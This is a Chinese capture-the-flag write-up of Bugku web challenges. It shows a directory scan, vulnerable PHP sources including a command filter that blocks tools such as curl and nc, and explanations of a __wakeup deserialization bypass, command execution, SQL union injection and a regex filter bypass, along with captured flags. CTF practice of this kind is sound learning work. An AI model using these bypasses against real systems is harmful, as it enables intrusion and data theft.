
点击没反应。

扫一下目录：


```
Output File: D:\software\dirsearch-master\reports\http_114.67.175.224_15431\__23-01-10_21-09-21.txt

Target: http://114.67.175.224:15431/

[21:09:21] Starting:
[21:09:28] 403 -  295B  - /.ht_wsr.txt
[21:09:28] 403 -  298B  - /.htaccess.bak1
[21:09:28] 403 -  298B  - /.htaccess.save
[21:09:28] 403 -  300B  - /.htaccess.sample
[21:09:28] 403 -  298B  - /.htaccess.orig
[21:09:28] 403 -  296B  - /.htaccess_sc
[21:09:28] 403 -  298B  - /.htaccess_orig
[21:09:28] 403 -  296B  - /.htaccessBAK
[21:09:28] 403 -  296B  - /.htaccessOLD
[21:09:28] 403 -  297B  - /.htaccessOLD2
[21:09:28] 403 -  299B  - /.htaccess_extra
[21:09:28] 403 -  288B  - /.htm
[21:09:28] 403 -  289B  - /.html
[21:09:28] 403 -  295B  - /.httr-oauth
[21:09:28] 403 -  294B  - /.htpasswds
[21:09:28] 403 -  298B  - /.htpasswd_test
[21:09:30] 403 -  288B  - /.php
[21:09:30] 403 -  289B  - /.php3
[21:11:25] 200 -    0B  - /flag.php
[21:12:42] 403 -  297B  - /server-status
[21:12:42] 403 -  298B  - /server-status/

Task Completed

D:\software\dirsearch-master>
```


访问了敏感文件是空白页，找找wp看看。

查看源码：



发现隐藏文件



提示添加参数**?29431。**


打开发现代码：

```
<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie = $_COOKIE['BUGKU'];
if(isset($_GET['29431'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
```

```
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css"
type="text/css">
</head>
<body>


<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text"
placeholder="Username"></p>
    <p><input name="password" type="password"
placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>


<?php
}




?>
```

分析可得：当反序列化的cookie等于ctf.bugku.com时回显flag

得到反序列化的值：



使用hackbar传输cookie得到flag：

flag{12eac5808afaff2613e96a4a0b6ac7c1}

完成。

补充：

PHP unserialize() 函数

PHP 可用的函数

unserialize() 函数用于将通过 serialize() 函数序列化后的对象或数组进行反序列化，并返回原始的对象结构。

PHP 版本要求: PHP 4, PHP 5, PHP 7

语法

```
mixed unserialize ( string $str )
```

参数说明：

- $str: 序列化后的字符串。


返回值

返回的是转换之后的值，可为 integer、float、string、array 或 object。

如果传递的字符串不可解序列化，则返回 FALSE，并产生一个 E_NOTICE。


实例

安慰奖（php、反序列化）
解：
打开是空白页，查看源码发现：



base64解码发现：
YmFja3Vwcw==　==》　backups
试一下可能是参数。好像不是
找找wp。

这居然是个提示。
扫下网站目录：




发现备份文件。

拿下来看看：

```
<?php


header("Content-Type: text/html;charset=utf-8");
error_reporting(0);
echo "<!-- YmFja3Vwcw== -->";
class ctf
{
    protected $username = 'hack';
    protected $cmd = 'NULL';
    public function __construct($username,$cmd)
    {
        $this->username = $username;
        $this->cmd = $cmd;
    }
    function __wakeup()
    {
        $this->username = 'guest';
    }


    function __destruct()
    {
        if(preg_match("/cat|more|tail|less|head|curl|nc|strings|sort|echo/i",
$this->cmd))
        {
            exit('</br>flag能让你这么容易拿到吗？
');
        }
        if ($this->username === 'admin')
        {
           // echo "right!";
            $a = `$this->cmd`;
            var_dump($a);
        }else
        {
            echo "</br>给你个安慰奖吧，hhh！</br>";
            die();
        }
    }
}
    $select = $_GET['code'];
    $res=unserialize(@$select);
?>
```


分析代码知道，需要传入参数code，且值为ctf类的序列化值，且过滤了很多查看命令。



得到序列化的值

给你个安慰奖吧，hhh!


再看看代码，emmm，需要绕过wakeup？重新生成一下使用url编码一下看看
找到问题：



尝试：

string(33) "flag.php index.php index.php.bak "


成功，这里构造参数，字符的个数随意增加后前面的字符数字也要增加。
wakeup使用属性+1绕过。添加%00前面的数字也要增加。
尝试打开文件：




string(44) "?> //flag{Unser1alize_and_2CE_Add}

得到flag。

login2（sql注入，命令执行漏洞）
打开尝试登陆无果，扫目录没发现。



wp提示使用bp，



发现奇怪的字段，是一串sql代码

base16、base32、base64

JHNxbDOiUOVMRUNUIHVzZXJuYW1lLHBhc3N3b3JkIEZST00gYWRtaW4gVOhFUkUgdXNlcm5hbWU9JyIuJHVzZXJuYW1lLiInIjsKaWYgKCF1bXBOeSgkcm93KSAmJiAkcm93WydwYXNzd29yZCddPT09bWQ1KCRwYXNzd29yZCkpewp9


编码 base64 字符集 utf8(unicode编码)

编 码 解 码

```
$sql="SELECT username,password FROM admin WHERE username='".$username."'";
if (!empty($row) && $row['password']===md5($password)){
}
```



```
$sql="SELECT username,password FROM admin WHERE username='".$username."'";
if (!empty($row) && $row['password']===md5($password)){
}
```



使用联合查询注入一个不存在的用户，然后再使用注入的数据登录




然后呢?

听说是输出被过滤了，那么可以通过其它指令查看文件，甚至是目录。






找到flag文件尝试打开



得到flag

No one knows regex better than me (php、正则表达式)
打开:



```php
<?php
error_reporting(0);
$zero=$_REQUEST['zero'];
$first=$_REQUEST['first'];
$second=$zero.$first;
if(preg_match_all("/Yeedo|wants|a|girl|friend|or|a|flag/i",$second)){
        $key=$second;
        if(preg_match("/\.\.|flag/",$key)){
                die("Noooood  hacker!");
        }else{
                $third=$first;
                if(preg_match("/\\|\056\160\150\x70/i",$third)){
                        $end=substr($third,5);
                        highlight_file(base64_decode($zero).$end);//maybe  flag  in  flag.php
                }
        }
}
else{
        highlight_file(__FILE__);
}
```

php中.是字符串连接操作

seconde里要存在"/Yeedo|wants|a|girl|friend|or|a|flag/i"，而second=zero.first，所以zero=flag
key=second=zero.first，并且不能存在"/\.\.|flag/"，也就是说zero不能=flag，但可以看下面highlight_file(base64_decode($zero).$end)，会进行base64_decode，所以直接将’flag’进行base64加密得到ZmxhZw==
之后third=first，并且要匹配"/\\|\056\160\150\x70/i"，这是16进制与进制的东西，转换成10进制，再转成ascii码后即为|.php，

```
056-46-.
160-112-p
150-104-h
70--112-p
```

